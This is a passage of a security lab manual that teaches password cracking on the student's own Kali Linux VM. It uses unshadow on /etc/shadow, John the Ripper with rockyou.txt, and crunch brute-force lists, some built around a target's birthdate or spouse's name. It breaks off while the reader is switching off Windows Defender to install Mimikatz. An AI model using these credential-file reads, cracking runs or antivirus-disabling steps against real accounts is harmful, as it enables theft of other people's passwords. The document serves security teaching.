> john, better known as John the Ripper, is a tool to find weak passwords of users in a server. John can use a dictionary or some search pattern as well as a password file to check for passwords. John supports different cracking modes and understands many ciphertext formats, like several DES variants, MD5 and blowfish. It can also be used to extract AFS and Windows NT passwords.

Type **q** to quit.

c. Enter the following command to get an idea of how long it will take John the Ripper to crack passwords based on various cryptographic schemes based on your current system:

```
sudo john --test
```

Options for John the Ripper are case sensitive, are able to be shortened to just enough to uniquely identify them, can start with two dashes (GNU style) or with one dash, and can use the equals sign (=) or the colon (:) to precede a value for the option.


Press CTRL-C to break out.

d. Enter the following command to create a user named weissman:

```
sudo adduser weissman
```

As you learned in Chapter 2, this creates a user named weissman. When prompted, give the weissman user a password of **jonathan** (you won’t see anything on the screen when you type the password). Press ENTER for all the subsequent prompts (Full Name, Room Number, Work Phone, Home Phone, and Other) until the last prompt, which asks “Is the information correct? [Y/n].” For that question, type **Y** and press ENTER.

e. Add these additional username/password combinations, paying close attention to case in the entries:



Username	Password
upper	PASSWORD
lower	password
mixed	Password
story	3bears

Easy dictionary words are being used as passwords for demonstrative purposes.

f. Explore the /etc/passwd and /etc/shadow files with the **cat** command (covered in Chapter 2).

```
cat /etc/passwd
sudo cat /etc/shadow
```

As you learned in Chapter 5, in Linux, the /etc/passwd file contains potentially important metadata in the GECOS field, including full name, room number, work phone, home phone, and other. You also learned that Linux stores password hashes in the /etc/shadow file, which is why you need to use the **sudo** command to view it.

g. The **unshadow** utility combines the /etc/passwd and /etc/shadow files. This is done so that John the Ripper can attempt to crack the password with information from both files, using a single file.

Enter the following command to see the man page entry for **unshadow**:

```
man unshadow
```

Type **q** to quit.

h. To see the usage of the **unshadow** utility, type the following command:

```
sudo unshadow
```

i. Enter the following command to merge the /etc/passwd and /etc/shadow files into a file called rochester.txt for John the Ripper:

```
sudo unshadow /etc/passwd /etc/shadow > rochester.txt
```

j. Type the following command to display the rochester.txt file:


```
cat rochester.txt
```

Look at the contents of this file, specifically the hashes.

k. Using a wordlist that comes with John the Ripper (/usr/share/john/password.lst), crack as many passwords as possible from the merged file (rochester.txt):

```
sudo john --wordlist=/usr/share/john/password.lst --
format=crypt rochester.txt
```

At the point of cracking, the passwords and usernames appear on the screen, as shown in Figure 11-2.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo john --wordlist=/usr/share/john/password.lst --format=crypt rochester.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0
for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (lower)
jonathan         (weissman)
Password         (mixed)
PASSWORD         (upper)
3bears           (story)
Warning: Only 90 candidates left, minimum 96 needed for performance.
5g 0:00:04:01 DONE (2021-03-21 11:29) 0.02073g/s 14.70p/s 41.76c/s 41.76C/s !@#$%..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

FIGURE 11-2 Cracked passwords

If your regular user account’s password is in the password.lst file, it will be shown as well.

➜ Note

Kali Linux 2021.1 changed the hash function for passwords from sha512crypt (listed as 6 in the /etc/shadow file) to yescrypt (listed as y in the /etc/shadow file). Read about yescrypt here: https://www.openwall.com/yescrypt/

Also relevant to this chapter, from https://openwall.com/john/doc/OPTIONS.shtml:

> “--format=crypt”…may be needed to audit password hashes supported by the system, but not yet supported by John’s own optimized cryptographic routines.

l. At the time of this writing, yescrypt was not supported by John’s own optimized cryptographic routines. By the time you’re reading this, support for the y hashes might be incorporated into John the Ripper, which would mean you could leave off --format=crypt for some speedup. Try it out and see. John the Ripper won’t attempt to crack a password it has already cracked. To see all passwords already cracked, use the --**show** option:

```
sudo john --show --format=crypt rochester.txt
```

m. To remove all remembered cracked passwords from John the Ripper, delete the john.pot file, located in /root/.john:

```
sudo rm /root/.john/john.pot
```

Note that you do not have to enter that command now. However, if you do, you’ll need to redo step k to get back to where you were before deleting the john.pot file.

n. Create a new user called scott:

```
sudo adduser scott
```

When prompted, provide a password of **scott10314**. Press ENTER to not input a value for Full Name, but for Room Number, type **10314** when prompted and press ENTER. Press CTRL-Cto not input a value for Work Phone, Home Phone, and Other. Type **Y** and press ENTER for the “Is the information correct? [Y/n]” question at the end.

o. Create a new unshadow file called rochester2.txt, updated with the new user (scott):


```
sudo unshadow /etc/passwd /etc/shadow > rochester2.txt
```

You could have overwritten the rochester.txt file with the new information, but creating additional unshadow files allows you to easily go back and review previous steps without having to re-create users or passwords.

p. Run John the Ripper, but this time without a wordlist:

```
sudo john --format=crypt rochester2.txt
```

This defaults to single crack mode, which uses the GECOS field (the metadata discussed in Chapter 5), without a wordlist. You’ll see that the GECOS information was successful for this user (scott), as shown in Figure 11-3. Furthermore, in single crack mode, John the Ripper tries other simple things, like the username.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo john --format=crypt rochester2.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0
for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
scott10314       (scott)
```

FIGURE 11-3 Another cracked password

If the single crack mode was unsuccessful, John the Ripper will try the default wordlist. The default wordlist can be changed in the John the Ripper configuration file, /usr/share/john/john.conf. If that is unsuccessful as well, John the Ripper will use incremental mode, its most powerful cracking mode. This is usually called a brute force attack because John the Ripper will try all possible character combinations. The character set can be all actual characters or a subset of characters. You'll learn more about this in the next lab exercise. Once you see the scott password, you can break out with CTRL-C. However, feel free to observe the other modes of John the Ripper by letting it run as long as you please. More information about John the Ripper's modes can be found at www.openwall.com/john/doc/MODES.shtml.

q. Enter the following command to see all cracked passwords, including the latest one:

```
sudo john --show --format=crypt rochester2.txt
```

2a–2k

Step 2 The cp, ls, cat, grep, and less commands used in this step were covered in Chapter 2.

The wordlist that comes with John the Ripper isn't really that great, due to its small number of words. The more words in a wordlist, the greater your odds of successfully cracking passwords.

A company named RockYou, founded in 2005, produced widgets and implemented applications for social media sites like MySpace, Facebook Friendster, and Orkut. In December 2009, they suffered a SQL injection attack (which you'll do in Chapter 19) that exposed over 14 million unique passwords from over 32 million accounts. Passwords for the accounts were stored in plaintext. Passwords to connected accounts of partner sites were also stored in plaintext. A list of all 14,341,564 unique passwords, used in 32,603,388 accounts, was dumped.

Here are the top five passwords used:

1. 123456 (290,729 accounts)
2. 12345 (79,076 accounts)
3. 123456789 (76,789 accounts)
4. Password (59,462 accounts)
5. iloveyou (49,952 accounts)

Kali Linux's rockyou.txt file contains all 14,341,564 unique passwords, and we're going to use it in this step.

There are many other great wordlists out there. Here are a couple of links where you can download them:

https://github.com/danielmiessler/SecLists

https://wiki.skullsecurity.org/Passwords

Decompress rockyou.txt, compare it to the default list used by John the Ripper, explore its entries, and then attempt to crack password hashes with rockyou.txt.

a. Copy the compressed rockyou.txt file to the current directory (the dot at the end of the command represents the current directory):

```
cp /usr/share/wordlists/rockyou.txt.gz .
```

b. Decompress (-d) the file using the gzip utility.

```
gzip -d rockyou.txt.gz
```

c. Compare the size of the John the Ripper password wordlist file (26325 bytes or 26.325 KB) to the size of rockyou.txt (139921507 bytes or 139.921507 MB).

```
ls -l /usr/share/john/password.lst
ls -l rockyou.txt
```

That’s quite a difference!

d. Enter the following command to install Leafpad:

```
sudo apt install leafpad
```

Leafpad is a text editor that doesn’t come by default with Kali Linux.

e. Compare the contents of the wordlists. Display the contents through the terminal first:

```
cat /usr/share/john/password.lst
cat rockyou.txt
```

Press CTRL-C to break out or type **cat rockyou.txt | less** and advance line by line with ENTER
or page by page with CTRL-C. Press CTRL-C to quit.

f. Look at the contents of the files through Leafpad:

```
leafpad /usr/share/john/password.lst
leafpad rockyou.txt
```

g. Display all entries in rockyou.txt that have the string jonathan:

```
cat rockyou.txt | grep jonathan | less
```

h. Display all entries in rockyou.txt that have the string weissman:

```
cat rockyou.txt | grep weissman
```

No, I was not an employee of RockYou.

i. Search rockyou.txt for three strings of your choice to see how many passwords have those strings in them.

j. Generate two more users with passwords that are more complex than the ones used in this lab exercise so far and make a new unshadow file called rochester3.txt.

k. Use the rockyou.txt file with John the Ripper (by specifying the path to the rockyou.txt file after the **--wordlist** option in the john command) to crack the passwords. Assuming that rockyou.txt is in the current directory (your home directory, where you should be), the command would look like this:


```
sudo john --wordlist=rockyou.txt --format=crypt
rochester3.txt
```

l. If the new passwords are not in rockyou.txt, the attack will fail. If the passwords are in rockyou.txt, but in later entries, it could take a while. Another possibility is that one of your new passwords is in rockyou.txt. Any results are fine for this step. It’s okay if you crack zero, one, or two of the new passwords. Remember that with password cracking, failure is a possibility!

45 MINUTES

Lab Exercise 11.02: Brute Force Attacks on Linux Passwords with crunch and John the Ripper

A brute force attack is similar to a dictionary attack. However, instead of using a set of words in a wordlist file, which might be potential passwords, a brute force attack involves iterating through all possible lowercase letters, uppercase letters, numbers, and symbols (whitespace can be included, too, for passphrases) for all lengths, to produce every possible password. These produced words are dynamically hashed and compared to the stolen hashes, as done in a dictionary attack with a wordlist, as shown in Figure 11-4.



Possible plaintext password	Computed hash
abcdef	e32e...
abcdeg	ab32...
abcdeh	7c2d...
abcdei	0d60...
abcdej	1aec...

Stolen hashes
4fcb...
59a3...
e32e...
1c03...
b8b3...

FIGURE 11-4 Brute force attack

If a password is not in a wordlist used in a dictionary attack, the attack will fail. With a brute force attack, there is no possibility of failure because all potential passwords will come up at some point. It's a guarantee! The con is that you might not be alive to see it. Long passwords render such an attack useless because attackers don't want to tie up so many resources in cracking passwords for hours, days, weeks, months, or years. This is a great example of how length beats anything else for passwords.

To speed things up, you can restrict the iterations to a minimum length and maximum length of characters. Another restriction for speed involves the character sets, which could be just letters, just lowercase letters, just uppercase letters, just numbers, just symbols, or some combination of different character sets.

You could even use a program like crunch, which uses all the previously mentioned restrictions but also gives you more control over specifics. Examples include allowing just certain characters from a single character set or multiple character sets, as well as including a known string, like a birthdate.

The wordlist generated by crunch can be dynamically passed to a program that attempts to crack the passwords, like John the Ripper. The crunch wordlist can also be saved to a wordlist file and later passed to a password-cracking program, like John the Ripper. John the Ripper, as mentioned earlier, can do a brute force attack on its own, without any input file.

Since random characters are generated, even with restrictions and possibly an output wordlist as well, this can still be considered a brute force attack. A dictionary attack wordlist uses predetermined characters that are meaningful rather than assembling random characters together.

Learning Objectives

In this lab exercise, you'll generate your own wordlists and perform brute force attacks. At the end of this lab exercise, you'll be able to

- Use crunch to generate custom wordlists for a brute force attack
- Perform a brute force attack with your wordlists through John the

Ripper

- Perform a brute force attack with just John the Ripper

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Kali Linux VM you installed in Chapter 1

Let’s Do This!

Launch your Kali Linux VM and open a terminal. Press ENTER after each command.

📷 **1a–1g**

Step 1 Generate wordlists by specifying certain criteria.

a. See the man page for crunch, a wordlist generating utility:

```
man crunch
```

Notice that the first number that comes after the **crunch** command is the minimum length, while the second number that comes after the **crunch** command is the maximum length. Enter **q** to quit.

b. Display usage help for crunch:

```
crunch
```

c. Let’s go through some of the examples in the crunch man page. Feel free to break out of the output that doesn’t end quickly by pressing CTRL-C at any point. Notice the listings of the amount of data and number of lines that display before the words are generated.

Try Example 1 by entering the following:

```
crunch 1 8
```

crunch will display a wordlist that starts at *a* and ends at *zzzzzzzz* (using all patterns of 1 to 8 lowercase characters).

d. Try Example 2 by entering the following:

```
crunch 1 6 abcdefg
```

crunch will display a wordlist using the character set abcdefg that starts at *a* and ends at *gggggg* (using all patterns of 1 to 6 lowercase characters).

e. Try Example 3 by entering the following:

```
crunch 1 6 abcdefg\
```

There is a space at the end of the character string. For crunch to use the space, you need to escape it using the \ character. In this example you could also put quotes around the letters and not need the \, i.e. “abcdefg”. crunch will display a wordlist using the character set abcdefg that starts at *a* and ends at (6 spaces).

f. Try Example 7 by entering the following:

```
crunch 4 5 -p abc
```

The numbers aren’t processed but are needed.

crunch will generate abc, acb, bac, bca, cab, cba.

The **-p** option eliminates repeating characters (here in Example 7) or words (coming up in Example 8). The min and max length values can be anything, as they’re never considered, but they must be included. This produces all patterns of the letters a, b, and c.

g. Try Example 8 by entering the following:

```
crunch 4 5 -p dog cat bird
```

The numbers aren’t processed but are needed.

crunch will generate birdcatdog, birddogcat, catbirddog, catdogbird, dogbirdcat, dogcatbird.

This produces all patterns of the words dog, cat, and bird.

📷 **2a–2g**

Step 2 Changes in Kali Linux and crunch have rendered some of the other examples in the crunch man page useless, so here are some of mine.

a. Generate passwords from length 1 to length 3, using lowercase letters, and save the results to an output file (**-o**) named weissman.txt, instead of outputting the results to the console:

```
crunch 1 3 -o weissman.txt
```

b. View the contents of the file in Leafpad:

```
leafpad weissman.txt
```

Close the file by clicking the X in the upper-right corner of the Leafpad window.

c. View the different character sets that can be used:

```
cat /usr/share/crunch/charset.lst
```

d. Generate eight-character passwords using lowercase letters, uppercase letters, and numbers:

```
crunch 8 8 -f /usr/share/crunch/charset.lst mixalpha-
numeric
```

e. Generate eight-character passwords using lowercase letters, uppercase letters, numbers, symbols, and even whitespace:

```
crunch 8 8 -f /usr/share/crunch/charset.lst mixalpha-
numeric-all-space
```

f. Generate passwords of length 8 that end with 0415:

```
crunch 8 8 -t @@@@0415 -f /usr/share/crunch/charset.lst
mixalpha-numeric-all-space
```

Imagine that you’re targeting an employee who posted his birthdate on social media. Bob Smith was born on April 15th. The @ symbol is a placeholder, to be replaced by the character set specified after the **-f** option (in this case, lowercase letters, uppercase letters, numbers, symbols, and whitespace).

g. Generate passwords of length 8 that start with the name of Bob’s wife, Alice:

```
crunch 8 8 -t alice@@@ -f /usr/share/crunch/charset.lst
mixalpha-numeric-all-space
```

The @ placeholder symbol can be anywhere in the pattern.

3a–3d

Step 3 Use crunch and John the Ripper to crack passwords in a brute force attack with a custom wordlist.

a. Create two new users with simple passwords.

b. Create an unshadow file called rochester4.txt.

c. Create a custom wordlist using your own original specifications with crunch (output to file) that will have the new users' passwords in it.

d. Use your custom wordlist in John the Ripper to crack the passwords.

4a–4d

Step 4 Use crunch and John the Ripper to crack passwords in a brute force attack without a custom wordlist.

a. Change the scott password (from the previous lab exercise) to a four-digit password using just lowercase letters:

```
sudo passwd scott
```

Make your four letters as random as possible. A length of four has been chosen for demonstrative purposes only, to speed up the process compared to how long it would take for passwords of greater lengths.

➔ Cross-Reference

The passwd command was covered in Chapter 2.


b. Create an unshadow file called rochester5.txt.:

```
sudo unshadow /etc/passwd /etc/shadow > rochester5.txt
```

c. Use crunch to generate words of lowercase letters of length four, and dynamically pass those words to John the Ripper:

```
sudo crunch 4 4 | sudo john --format=crypt rochester5.txt
--stdin
```

Wait patiently until you see the password for the scott account, as shown in Figure 11-5. Break out with CTRL-C when you see the password.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo crunch 4 4 | sudo john --format=crypt rochester5.txt --stdin
Crunch will now generate the following amount of data: 2284880 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0
for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
jpgr             (scott)
```

FIGURE 11-5 Mimikatz

The yescrypt function is purposely slow, like the only other four hash functions that should be used for passwords: PBKDF2, Argon2, brcrypt, and scrypt. As explained in Chapter 5, these functions are purposely slow to prevent an attacker from executing a successful brute force attack by computing many hashes. The slowness only affects a brute force attack and will not present any latency to a user providing a password that is subsequently hashed and compared to the stored hash in the password database.

This step would have taken approximately 10 to 20 minutes when Kali Linux used the sha512crypt hash function, but it can now take many hours with the yescrypt function (as well as the overhead of using the **--format=crypt** option).

Depending on if your password is closer to *aaaa* (the first possibility, which will be cracked almost instantly) or *zzzz* (the last possibility, which could take close to 20 hours), the time you’ll have to let this run can vary greatly. For this step, I chose a password of jpgr (can you figure out four fab names that begin with these letters?), and it took over six and a half hours to get to jpgr. (Yes, I have a modern computer!) When I executed the same command on the same password in a previous version of Kali Linux that used sha512crypt instead of yescrypt, it took a mere 10 minutes.

This illustrates why only certain hash functions should be used with passwords: the slow ones. It also illustrates how longer is stronger in terms of passwords. If a brute force attack on four simple lowercase letters can take hours (close to a day in certain cases), imagine what it would take for a longer password!

d. Generate a three-character password for the scott account of *zzz* (the last possibility of lowercase letters), create a new unshadow file called rochester6.txt, use crunch to generate words of lowercase letters of length three, and dynamically pass those words to John the Ripper:

```
sudo crunch 3 3 | sudo john --format=crypt rochester6.txt
--stdin
```

Let it run all the way.

Notice that when you go down from four characters to three, the maximum time to crack (going all the way from *aaa* to *zzz*) goes all the way down (from an estimated 20 hours for the maximum four-character sequence from *aaaa* to *zzzz*) to just under 40 minutes, which it did for me. Now, again, consider the impact of using a much longer password.

30 MINUTES

Lab Exercise 11.03: Dictionary Attacks and Brute Force Attacks on Windows Passwords with Mimikatz, crunch, and John the Ripper

Now that you’ve performed dictionary attacks and brute force attacks on Linux password hashes, it’s time to perform dictionary attacks and brute force attacks on Windows password hashes.

Learning Objectives

In this lab exercise, you’ll try your hand at cracking Windows hashes. At the end of this lab exercise, you’ll be able to

- Perform a dictionary attack on Windows hashes using Mimikatz, crunch, and John the Ripper
- Perform a brute force attack on Windows hashes using Mimikatz, crunch, and John the Ripper

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- A Windows 10 host machine or VM. The Windows 10 VM you created in Chapter 1 can be used if you haven’t yet done the Chapter 14 Lab Exercises (you can go out of order in this book), which involved connecting that VM to a domain. If you connected that Windows 10 VM to a domain, you won’ t be able to set a password as required in this lab exercise. Feel free to set up a brand-new Windows 10 VM for this lab exercise by following the steps in Chapter 1, as you did for your existing Windows 10 VM.
- The Kali Linux VM you created in Chapter 1

Let’s Do This!

You’re about to download and install a well-known and well-used hacking tool called Mimikatz. It has been used with leaked hacking tools, including EternalBlue, made by the U.S. National Security Agency (NSA). These tools and Mimikatz were used in infamous cyberattacks, including the NotPetya and BadRabbit ransomware attacks. NotPetya alone caused over a billion dollars in damages. To be able to do this lab exercise, you must turn off your Microsoft Defender Antivirus real-time protection settings and download Mimikatz using Mozilla Firefox, as described in the following steps.

Step 1 Loosen security to allow Windows to download Mimikatz. Then download a ZIP file with Mimikatz using Mozilla Firefox and extract the ZIP file.

a. On your Windows 10 VM, click the Start button or in the search box, type **Security**, and click Windows Security.

b. Click Virus & Threat Protection.

c. Click Manage Settings under Virus & Threat Protection settings.

d. Under Real-Time Protection, click the button to turn it off.

e. Click Yes to the popup.

